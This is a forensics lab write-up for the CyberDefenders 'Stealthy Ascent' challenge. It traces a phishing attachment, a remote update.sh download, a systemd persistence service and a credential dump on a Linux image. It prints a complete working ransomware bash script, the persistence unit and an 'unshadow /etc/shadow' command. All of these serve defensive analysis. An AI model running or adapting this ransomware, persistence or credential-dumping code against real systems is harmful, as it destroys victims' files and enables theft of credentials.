Challenge: Stealthy Ascent Lab

Platform: CyberDefenders

Category: Endpoint Forensics

Difficulty: Medium

Tools Used: Built-in Linux Tools

Summary: Initial access was achieved via a phishing email sent to t3m0 from inf0.s3c1337[@]gmail.com, which contained a malicious attachment called Important.docx designed to download a secondary payload from an external server. Analysis of the document and Firefox session artifacts revealed that the document retrieved a script called update.sh from 192.168.190.129, establishing the initial foothold. The threat actor achieved persistence by creating a malicious service called persistence.service that executed P3r515t3nc3.sh. Further analysis uncovered the deployment of a ransomware binary called ransomware.sh, which encrypted t3m0's downloads directory. Prior to ransomware deployment, the threat actor dumped credentials using the unshadow tool.

Scenario: As a cybersecurity analyst at Defenders Solutions, you have been alerted to suspicious activity on one of the company's critical Linux servers. Initial reports indicate attackers may have exploited a hidden backdoor to gain root privileges.

Your task is to thoroughly investigate the server to uncover the attacker's methods of privilege escalation and persistence. Your analysis will be essential in identifying the extent of the compromise and securing the system against future attacks.


What is the attacker's email address?

TLDR: View the user's Thunderbird emails.

To start, we need to mount the provided image using the following command:

- `sudo mount -o loop LinuxServer.img /mnt`

Within the home directory for user "t3m0", we can see a hidden directory called ".thunderbird":



```
ubuntu@ip-172-31-22-84:/mnt/home/t3m0$ ls -la
total 96
drwxr-xr-x 19 ubuntu ubuntu 4096 Jul 31  2024 .
drwxr-xr-x  3 root   root   4096 Jul 30  2024 ..
-rw-------  1 ubuntu ubuntu 1272 Jul 31  2024 .ICEauthority
-rw-------  1 ubuntu ubuntu 1213 Jul 31  2024 .bash_history
-rw-r--r--  1 ubuntu ubuntu  220 Jul 30  2024 .bash_logout
-rw-r--r--  1 ubuntu ubuntu 3771 Jul 30  2024 .bashrc
drwx------ 15 ubuntu ubuntu 4096 Jul 30  2024 .cache
drwx------ 13 ubuntu ubuntu 4096 Jul 31  2024 .config
drwx------  3 root   root   4096 Jul 30  2024 .dbus
drwx------  3 ubuntu ubuntu 4096 Jul 30  2024 .gnupg
drwx------  2 ubuntu ubuntu 4096 Jul 30  2024 .john
drwx------  3 ubuntu ubuntu 4096 Jul 30  2024 .local
drwx------  4 ubuntu ubuntu 4096 Jul 30  2024 .mozilla
-rw-r--r--  1 ubuntu ubuntu  807 Jul 30  2024 .profile
drwx------  2 ubuntu ubuntu 4096 Jul 30  2024 .ssh
-rw-r--r--  1 ubuntu ubuntu    0 Jul 30  2024 .sudo_as_admin_successful
drwx------  6 ubuntu ubuntu 4096 Jul 30  2024 .thunderbird
drwxr-xr-x  2 ubuntu ubuntu 4096 Jul 30  2024 Desktop
drwxr-xr-x  2 ubuntu ubuntu 4096 Jul 30  2024 Documents
drwxr-xr-x  2 ubuntu ubuntu 4096 Jul 30  2024 Downloads
drwxr-xr-x  2 ubuntu ubuntu 4096 Jul 30  2024 Music
drwxr-xr-x  2 ubuntu ubuntu 4096 Jul 30  2024 Pictures
drwxr-xr-x  2 ubuntu ubuntu 4096 Jul 30  2024 Public
drwxr-xr-x  2 ubuntu ubuntu 4096 Jul 30  2024 Templates
drwxr-xr-x  2 ubuntu ubuntu 4096 Jul 30  2024 Videos
```

This folder contains the user’s Thunderbird emails. For context, Thunderbird is an open-source email client. For an IMAP account, we can find the emails at:

- `/mnt/home/t3m0/.thunderbird/1ilc5p7e.default-release/ImapMail/imap.gmail.com`

Within this folder, there is a file called “INBOX” which contains the user’s inbox. Let’s begin by extracting email addresses within this INBOX file, focusing on the from address:


- `grep "From:" INBOX`


```
From: Google <no-reply@accounts.google.com>
From: Google <no-reply@accounts.google.com>
From: The Google Account Team <no-reply@accounts.google.com>
From: info sec <inf0.s3c1337@gmail.com>
```

Within the output, only one address really stands out, so let’s pivot off this and find the email sent by this address:


- `grep "inf0.s3c1337@gmail.com" -A 25 INBOX`

If you view the body of this email, we can see that it follows a basic phishing attack with an attached document:



```
From: info sec <inf0.s3c1337@gmail.com>
Date: Tue, 30 Jul 2024 23:08:55 +0300
Message-ID: <CAPuL8eU_qSqxgJk_bpMq78RrfU0okaFKQfUFfMJcBdMgpaJ5Qg@mail.gmail.com>
Subject: Urgent Security
To: "atammam371@gmail.com" <atammam371@gmail.com>
Content-Type: multipart/mixed; boundary="000000000000ec6d92061e7c8c95"

--000000000000ec6d92061e7c8c95
Content-Type: multipart/alternative; boundary="000000000000ec6d76061e7c8c93"

--000000000000ec6d76061e7c8c93
Content-Type: text/plain; charset="UTF-8"

Dear User,

Please find the attached document with instructions to secure your system.
It is critical that you follow the steps outlined immediately.

Best regards,
IT Support
```

If you expand the -A number to something like 40, we can see that the attached document is called "Important.docx":




```
Content-Type: application/vnd.openxmlformats-officedocument.wordprocessingml.document;
        name="Important.docx"
Content-Disposition: attachment; filename="Important.docx"
Content-Transfer-Encoding: base64
```

Answer: inf0.s3c1337@gmail.com

What is the name of the attachment the attacker sent to the victim?

This was discovered earlier to be "Important.docx":



```
Content-Type: application/vnd.openxmlformats-officedocument.wordprocessingml.document;
        name="Important.docx"
Content-Disposition: attachment; filename="Important.docx"
Content-Transfer-Encoding: base64
```

Answer: Important.docx

What is the full URL the attacker used to download the malicious file on the victim's machine?

Using the following command, we can copy the base64 encoded word document:


- `grep 'filename="Important.docx"' -A 550 INBOX`

I recommend saving the encoded text to a file. To decode this file, execute the following command:

- `cat <file_name> | base64 -d > out.docx`


Microsoft Office files are structured as ZIP files, therefore, to analyse this document, we need to unzip it first:

- `unzip out.docx`



```
inflating: [Content_Types].xml
inflating: _rels/.rels
inflating: word/document.xml
inflating: word/_rels/document.xml.rels
inflating: word/media/image1.emf
inflating: word/embeddings/oleObject1.bin
inflating: word/theme/theme1.xml
inflating: word/settings.xml
inflating: word/styles.xml
inflating: word/webSettings.xml
inflating: word/fontTable.xml
inflating: docProps/core.xml
inflating: docProps/app.xml
```

If you view the document.xml.rels file, we can see a very suspicious Target entry, pointing to a file called “update.sh”:




```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId8" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" T
arget="theme/theme1.xml" /><Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml" /><Relationship Id="rId7" T
ype="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml" /><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/20
06/relationships/settings" Target="settings.xml" /><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml" /><Relationsh
ip Id="rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/hyperlink" Target="http://203.0.113.10/update.sh" TargetMode="External" /><Relationship Id="rId5" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="embeddings/oleObject1.bin" /><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDoc
```

For some reason, this is not the correct URL, so let’s investigate the user’s browsing history instead and see if there is a record that references “update.sh”. The user’s Firefox history is located at:

- `/mnt/home/t3m0/.mozilla/firefox/644f119k.default-release`

Unfortunately, I couldn’t find anything interesting within the places.sqlite file. I noticed an interesting directory called sessionstore-backups in the same directory, turns out that this stores session restore data from the last session. Using strings against this file, we can see that “update.sh” was downloaded from 192.168.190.129:

- `strings recovery.jsonlz4 | grep "update.sh"`



```
192.168.190.129/update.sh-
```


Answer: http://192.168.190.129/update.sh

What is the full file path where this malicious persistence service was created?

Services refer to background processes or daemons that run continuously. Common services include things like sshd for SSH, httpd, etc. Services can be abused by threat actors to achieve persistence. To look for suspicious services, navigate to the following directory:


- `/mnt/etc/systemd/system`

Here we can find a service called “persistence.service”:



```
-rw-r--r--  1 root root  144 Jul 30  2024  persistence.service
```

Upon viewing this file, we can see that it executes a file called “P3r515t3nc3.sh” within the tmp directory:




```
ubuntu@ip-172-31-22-84:/mnt/etc/systemd/system$ cat persistence.service
[Unit]
Description=Persistence Service

[Service]
ExecStart=/bin/bash /tmp/P3r515t3nc3.sh
Restart=always

[Install]
WantedBy=multi-user.target
```

Answer: /etc/systemd/system/persistence.service

What is the path of the persistence file that is created or modified to maintain the attacker's access?

In the previous question, we determined that the service executed a file called “P3r515t3nc3.sh” within the tmp directory:




```
ubuntu@ip-172-31-22-84:/mnt/etc/systemd/system$ cat persistence.service
[Unit]
Description=Persistence Service

[Service]
ExecStart=/bin/bash /tmp/P3r515t3nc3.sh
Restart=always

[Install]
WantedBy=multi-user.target
```

Answer: /tmp/P3r515t3nc3.sh


During the browser's security check, it identified potentially harmful activity. Which files related to safe browsing were flagged, specifically those with the .vlpset extension?

To find the files related to safe browsing we can use the find command:

- `find -type d -name “*safe*”`


```
ubuntu@ip-172-31-22-84:/mnt/home/t3m0$ find -type d -name "*safe*"
find: './.dbus': Permission denied
./.cache/mozilla/firefox/644f119k.default-release/safebrowsing
./.cache/thunderbird/lilc5p/e.default-release/safebrowsing
```

Within this directory, we can find multiple files:



```
ubuntu@ip-172-31-22-84:/mnt/home/t3m0/.cache/mozilla/firefox/644f119k.default-release/safebrowsing/google4$ ls -la
total 12652
drwxr-xr-x 2 ubuntu ubuntu     4096 Jul 30  2024 .
drwxr-xr-x 3 ubuntu ubuntu     4096 Jul 30  2024 ..
-rw-rw-r-- 1 ubuntu ubuntu       67 Jul 30  2024 goog-badbinurl-proto.metadata
-rw-rw-r-- 1 ubuntu ubuntu   589898 Jul 30  2024 goog-badbinurl-proto.vlpset
-rw-rw-r-- 1 ubuntu ubuntu       65 Jul 30  2024 goog-downloadwhite-proto.metadata
-rw-rw-r-- 1 ubuntu ubuntu    37349 Jul 30  2024 goog-downloadwhite-proto.vlpset
-rw-rw-r-- 1 ubuntu ubuntu       67 Jul 30  2024 goog-malware-proto.metadata
-rw-rw-r-- 1 ubuntu ubuntu   221200 Jul 30  2024 goog-malware-proto.vlpset
-rw-rw-r-- 1 ubuntu ubuntu       67 Jul 30  2024 goog-phish-proto.metadata
-rw-rw-r-- 1 ubuntu ubuntu 11930350 Jul 30  2024 goog-phish-proto.vlpset
-rw-rw-r-- 1 ubuntu ubuntu       67 Jul 30  2024 goog-unwanted-proto.metadata
-rw-rw-r-- 1 ubuntu ubuntu   133844 Jul 30  2024 goog-unwanted-proto.vlpset
```

Answer: goog-badbinurl-proto.vlpset, goog-downloadwhite-proto.vlpset, goog-malware-proto.vlpset, goog-phish-proto.vlpset, goog-unwanted-proto.vlpset

When did the attacker successfully connect to the victim for the first time?

On Linux systems, all authentication related events are stored in a file called auth.log located at /var/log. We know that malicious behaviour was identified on July 30 (email received, persistence created, etc). Using the following command, we can see that two successful authentication events occurred on July 30 over SSH from 192.168.190.129:


- `grep "Accepted password" auth.log`


```
Jul 30 13:51:47 ubuntu sshd[11095]: Accepted password for t3m0 from 192.168.190.129 port 50156 ssh2
Jul 30 14:05:10 ubuntu sshd[11784]: Accepted password for t3m0 from 192.168.190.129 port 44578 ssh2
```

Answer: 2024-07-30 13:51


What is the name of the file that is responsible for encrypting folders with the specific extension?

If you view the .bash_history file for user “t3m0”, we can see that a file called “ransomware.sh” was executed:



```
chmod +x ransomware.sh
./ransomware.sh
```

Using the following command, we can locate this file:

- `find . -type f -name 'ransomware.sh'`


```
./home/t3m0/.local/share/Trash/files/ransomware.sh
```

If you view this file, we can see that it encrypts the contents of the Downloads directory:




```
ubuntu@ip-172-31-22-84:/mnt/home/t3m0$ cat ./.local/share/Trash/files/ransomware.sh
#!/bin/bash

# Directory to target
TARGET_DIR="/home/t3m0/Downloads"

# Encryption key
ENCRYPTION_KEY="s3cr3t_k3y"

# Create ransom note
echo "Your files have been encrypted. To decrypt them, you need to pay a ransom." > $TARGET_DIR/README_FOR_DECRYPTION.txt

# Find and encrypt all files in the target directory
find $TARGET_DIR -type f -not -name "README_FOR_DECRYPTION.txt" -exec bash -c '
  for file; do
    openssl enc -aes-256-cbc -salt -in "$file" -out "$file.enc" -k "$ENCRYPTION_KEY" && rm -f "$file"
  done
' bash {} +

echo "Files have been encrypted. Ransom note has been created."
```

Answer: ransomware.sh

What is the original file path of the program that encrypts folders?


We discovered this previously:



```
./home/t3m0/.local/share/Trash/files/ransomware.sh
```

Answer: /home/t3m0/.local/share/Trash/files/ransomware.sh

What is the encryption key the attacker used to encrypt the files?




```
ubuntu@ip-172-31-22-84:/mnt$ cat ./home/t3m0/.local/share/Trash/files/ransomware.sh
#!/bin/bash

# Directory to target
TARGET_DIR="/home/t3m0/Downloads"

# Encryption key
ENCRYPTION_KEY="s3cr3t_k3y"

# Create ransom note
echo "Your files have been encrypted. To decrypt them, you need to pay a ransom." > $TARGET_DIR/README_FOR_DECRYPTION.txt

# Find and encrypt all files in the target directory
find $TARGET_DIR -type f -not -name "README_FOR_DECRYPTION.txt" -exec bash -c '
  for file; do
    openssl enc -aes-256-cbc -salt -in "$file" -out "$file.enc" -k "$ENCRYPTION_KEY" && rm -f "$file"
  done
' bash {} +

echo "Files have been encrypted. Ransom note has been created."
```

Answer: s3cr3t_k3y

The attacker extracted passwords from the victim and stored them in a file. What is the name of this file?

Viewing the .bash_history file for “t3m0”, we can see the threat actor executed the unshadow command:




```
sudo unshadow /etc/passwd /etc/shadow > unshadowed.txt
```

Unshadow is part of John the Ripper, which is a popular password-cracking tool. In this instance, it saved the output to a file called “unshadowed.txt”.

Answer: unshadowed.txt

What is the user ID and the command included in the script that the attacker used to spawn a shell when the file was encrypted?


If you navigate to the Downloads folder, we can see a file called suid_shell.c.enc:



```
ubuntu@ip-172-31-22-84:/mnt/home/t3m0/Downloads$ ls
CyberDefenders.jpeg  README_FOR_DECRYPTION.txt  suid_shell.c.enc  update.sh.enc
```

